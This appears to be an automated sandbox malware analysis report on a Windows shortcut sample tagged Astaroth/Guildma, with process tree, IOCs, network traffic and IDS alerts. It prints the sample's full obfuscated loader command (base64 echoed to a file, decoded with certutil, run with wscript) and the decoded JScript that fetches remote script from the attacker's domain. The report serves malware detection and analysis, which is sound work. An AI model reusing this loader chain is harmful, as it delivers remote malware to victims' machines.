ID: 795670
Sample Name: gzLeH3Dmtn.lnk
Cookbook: default.jbs
Time: 07:20:06
Date: 01/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

gzLeH3Dmtn.lnk


Overview

General Information

Sample Name:	gzLeH3Dmtn.lnk
Analysis ID:	795670
MD5:	6a04cb119228…
SHA1:	2f7eb865bd303..
SHA256:	0135bf39f5a21…
Tags:	Astaroth BRA geo Guildma lnk
Infos:	



Detection




Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Windows shortcut file (LNK) starts b…
- Snort IDS alert for network traffic
- Obfuscated command line found
- Queries the volume information (nam…
- Uses a known web browser user age…
- Very long cmdline option found, this…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…
- Creates a process in suspended mo…
- IP address seen in connection with …
- Found WSH timer for Javascript or V…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 5016 cmdline: C:\Windows\system32\cmd.exe /V/D/c md C:\YDgC5P9\>nul 2>&1 &&s^eT XEHH=C:\YDgC5P9\^YDgC5P9.^jS&&echo dmFyIEM0NXQ9InNjIiciI7RDQ1dD0iaXAiKyJ0OmgiO0U0NXQ9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDNDV0K0Q0NXQrRTQ1dCsiLy9hOGVpeTguaW5ub3ZhdGlvbnNpbnNpZ2h0LmN5b3UvPzMvIik7>!XEHH!&&cErtUtil -f -dEco^de !XEHH! !XEHH!&&ca^ll !XEHH! MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - certutil.exe (PID: 2400 cmdline: cErtUtil -f -dEcode C:\YDgC5P9\YDgC5P9.jS C:\YDgC5P9\YDgC5P9.jS MD5: EB199893441CED4BBBCB547FE411CF2D)
  - wscript.exe (PID: 4664 cmdline: "C:\Windows\System32\WScript.exe" "C:\YDgC5P9\YDgC5P9.jS" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Astaroth Stealer Activity (GET) - Source IP: 192.168.2.4 - Destination IP: 188.114.96.3

Timestamp:	192.168.2.4188.114.96.349692802851288 02/01/23-07:21:00.942667
SID:	2851288
Source Port:	49692
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Data Obfuscation

Obfuscated command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes


HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 1 Process Injection	1 1 1 Process Injection	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://a8eiy8.innovationsinsight.cyou/	0%	Avira URL Cloud	safe	
http://hTtP://a8eiy8.innovationsinsight.cyou/?3/l	0%	Avira URL Cloud	safe	
http://hTtP://a8eiy8.innovationsinsight.cyou/?3/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.cloudflare.com	104.16.123.96	true	false		high
a8eiy8.innovationsinsight.cyou	188.114.96.3	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.cloudflare.com/cdn-cgi/error	false		high
http://a8eiy8.innovationsinsight.cyou/?3/	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://a8eiy8.innovationsinsight.cyou/	wscript.exe, 00000003.00000003.310977085.000001D5B8C9A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.311534679.000001D5B8C9B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.305025241.000001D5B8CE5000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://hTtP://a8eiy8.innovationsinsight.cyou/?3/l	wscript.exe, 00000003.00000003.310977085.000001D5B8C9A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.311534679.000001D5B8C9B000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/g	wscript.exe, 00000003.00000003.310977085.000001D5B8C9A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.311534679.000001D5B8C9B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.305025241.000001D5B8CE5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/	wscript.exe, 00000003.00000003.305025241.000001D5B8CE5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/errorfM	wscript.exe, 00000003.00000003.305025241.000001D5B8CE5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/errore.com/	wscript.exe, 00000003.00000003.305025241.000001D5B8CE5000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/errorT	wscript.exe, 00000003.00000003.304983950.000001D5B8D2A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://hTtP://a8eiy8.innovationsinsight.cyou/?3/	wscript.exe, 00000003.00000003.310977085.000001D5B8C9A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.311534679.000001D5B8C9B000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.114.96.3	a8eiy8.innovationsinsight.cyou	European Union		13335	CLOUDFLARENETUS	true
104.16.123.96	www.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	795670
Start date and time:	2023-02-01 07:20:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	gzLeH3Dmtn.lnk
Detection:	MAL
Classification:	mal68.evad.winLNK@6/1@2/2
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): conhost.exe
- Excluded IPs from analysis (whitelisted): 209.197.3.8
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wu-bg-shim.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\YDgC5P9\YDgC5P9.jS

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	117
Entropy (8bit):	4.770111006002049
Encrypted:	false
SSDEEP:	3:qVRxHOhRxHUsdefYRs1iHeYYGRoAYCjM/0DNDXG7Qg9e:qtuesdeTke5clM/0DNDfEe
MD5:	C03BC9405A710A5C7A38B9E87FAEF672
SHA1:	7F971674862DF7DBF2F784549D1CB20FF24F32A7
SHA-256:	765F70AC8E4DE61423A032BAD00AFDF1A7C0B3374FBF360C12EFF08E912A2D0B

SHA-512:	4781F4CBFF2B165426CD6D4061992B256FA5449CF9C5372157A0CCD9818C0CE23A516CD0C971DFA6BC29BF0AA59A056AF9B24C225204E6763DBA6B86301F685D
Malicious:	false
Reputation:	low
Preview:	var C45t="sc"+"r";D45t="ip"+"t:h";E45t="T"+"tP"+":";GetObject(C45t+D45t+E45t+"//a8eiy8.innovationsinsight.cyou/?3/");

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Working directory, Has command line arguments, Archive, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	5.481100344755829
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	gzLeH3Dmtn.lnk
File size:	493
MD5:	6a04cb119228b5ca8bb2fc2f4856103f
SHA1:	2f7eb865bd303466749a66e5cee8f21962d43cd0
SHA256:	0135bf39f5a2167cce8af04e8eaac0caee8b52123fea1a3ec2411be0a92da400
SHA512:	3a7bbf22d8d0eaaf8244f907878da1231b9fe62caafe641db17da4c4bbdd5dd2b0308e2e17d3d77f59e72f2fe5c359a10c1f187e4d9ceb163a03233ec174a213
SSDEEP:	12:8rfIM8OBE6ZG8WgkUeX0WMjdXMLJUOmn8m7f8oi4ukxpRVIgmF:8loG8WFfXRMZMLeOg8m7fy4vIBF
TLSH:	2EF0A34D71532D96F82E1132458B1E4B0EDCB9963F113C335A5D01C92660B087F0D174
File Content Preview:	L.....F1... .....]....P.O. .:i.....+00.../C:\.....+.2.....wINdOws\sYSteM32\conHost.EXe.....C:\wINdOws\sYSteM32+.%ComSpec% /V/D/c "md C:\YDgC5P9\>nul 2>&1 &&s^eT XEHH=C:\YDgC

File Icon

Icon Hash:	00828e868e89bd0d

Static Windows Shortcut Info

General

Relative Path:	
Command Line Argument:	%ComSpec% /V/D/c "md C:\YDgC5P9\>nul 2>&1 &&s^eT XEHH=C:\YDgC5P9\^YDgC5P9.^jS&&echo dmFyIEM0NXQ9InNjIisiciI7RDQ1dD0iaXAiKyJ0OmgiO0U0NXQ9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDNDV0K0Q0NXQrRTQ1dCsiLy9hOGVpeTguaW5ub3ZhdGlvbnNpbnNpZ2h0LmN5b3UvPzMvIik7>!XEHH!&&cErtUtil -f -dEco^de !XEHH! !XEHH!&&ca^ll !XEHH!"
Icon location:	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.4188.114.96.349692802851288 02/01/23-07:21:00.942667	TCP	2851288	ETPRO TROJAN Astaroth Stealer Activity (GET)	49692	80	192.168.2.4	188.114.96.3

Network Port Distribution

Total Packets: 17



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 07:21:00.921303034 CET	49692	80	192.168.2.4	188.114.96.3
Feb 1, 2023 07:21:00.941167116 CET	80	49692	188.114.96.3	192.168.2.4
Feb 1, 2023 07:21:00.941433907 CET	49692	80	192.168.2.4	188.114.96.3
Feb 1, 2023 07:21:00.942667007 CET	49692	80	192.168.2.4	188.114.96.3
Feb 1, 2023 07:21:00.962163925 CET	80	49692	188.114.96.3	192.168.2.4
Feb 1, 2023 07:21:01.123372078 CET	80	49692	188.114.96.3	192.168.2.4
Feb 1, 2023 07:21:01.123703957 CET	49692	80	192.168.2.4	188.114.96.3
Feb 1, 2023 07:21:01.172327995 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.172386885 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.172548056 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.196146011 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.196186066 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.256799936 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.257061005 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.558715105 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.558758020 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.559689045 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.559823990 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.562099934 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.562115908 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.593565941 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.593755960 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:01.593830109 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.593885899 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.596235991 CET	49693	443	192.168.2.4	104.16.123.96
Feb 1, 2023 07:21:01.596282959 CET	443	49693	104.16.123.96	192.168.2.4
Feb 1, 2023 07:21:04.803647041 CET	49692	80	192.168.2.4	188.114.96.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 07:21:00.872387886 CET	50982	53	192.168.2.4	8.8.8.8
Feb 1, 2023 07:21:00.899540901 CET	53	50982	8.8.8.8	192.168.2.4
Feb 1, 2023 07:21:01.147300005 CET	60080	53	192.168.2.4	8.8.8.8
Feb 1, 2023 07:21:01.169709921 CET	53	60080	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 1, 2023 07:21:00.872387886 CET	192.168.2.4	8.8.8.8	0xadca	Standard query (0)	a8eiy8.innovationsinsight.cyou	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 1, 2023 07:21:01.147300005 CET	192.168.2.4	8.8.8.8	0x2494	Standard query (0)	www.cloudflare.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 07:21:00.899540901 CET	8.8.8.8	192.168.2.4	0xadca	No error (0)	a8eiy8.innovationsinsight.cyou		188.114.96.3	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:21:00.899540901 CET	8.8.8.8	192.168.2.4	0xadca	No error (0)	a8eiy8.innovationsinsight.cyou		188.114.97.3	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:21:01.169709921 CET	8.8.8.8	192.168.2.4	0x2494	No error (0)	www.cloudflare.com		104.16.123.96	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:21:01.169709921 CET	8.8.8.8	192.168.2.4	0x2494	No error (0)	www.cloudflare.com		104.16.124.96	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.cloudflare.com
- a8eiy8.innovationsinsight.cyou

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: **5016**, Parent PID: **3960**

General

Target ID:	1
Start time:	07:20:59
Start date:	01/02/2023
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /V/D/c md C:\YDgC5P9\>nul 2>&1 &&s^eT XEHH=C:\YDgC5P9\^YDgC5P9.^jS&&echo dmFyIEM0NXQ9InNjIisiciI7RDQ1dD0iaXAiKyJ0OmgiO0U0NXQ9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDNDV0K0Q0NXQrRTQ1dCsiLy9hOGVpeTguaW5ub3ZhdGlvbnNpbnNpZ2h0LmN5b3UvPzMvIik7>!XEHH!&&cErtUtil -f -dEco^de !XEHH! !XEHH!&&ca^ll !XEHH!
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **2400**, Parent PID: **5016**

General

Target ID:	2
Start time:	07:20:59
Start date:	01/02/2023
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	cErtUtil -f -dEcode C:\YDgC5P9\YDgC5P9.jS C:\YDgC5P9\YDgC5P9.jS
Imagebase:	0x7ff767370000
File size:	1557504 bytes
MD5 hash:	EB199893441CED4BBBCB547FE411CF2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **4664**, Parent PID: **5016**

General

Target ID:	3
Start time:	07:21:00
Start date:	01/02/2023

Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\YDgC5P9\YDgC5P9.jS"
Imagebase:	0x7ff6a0cb0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly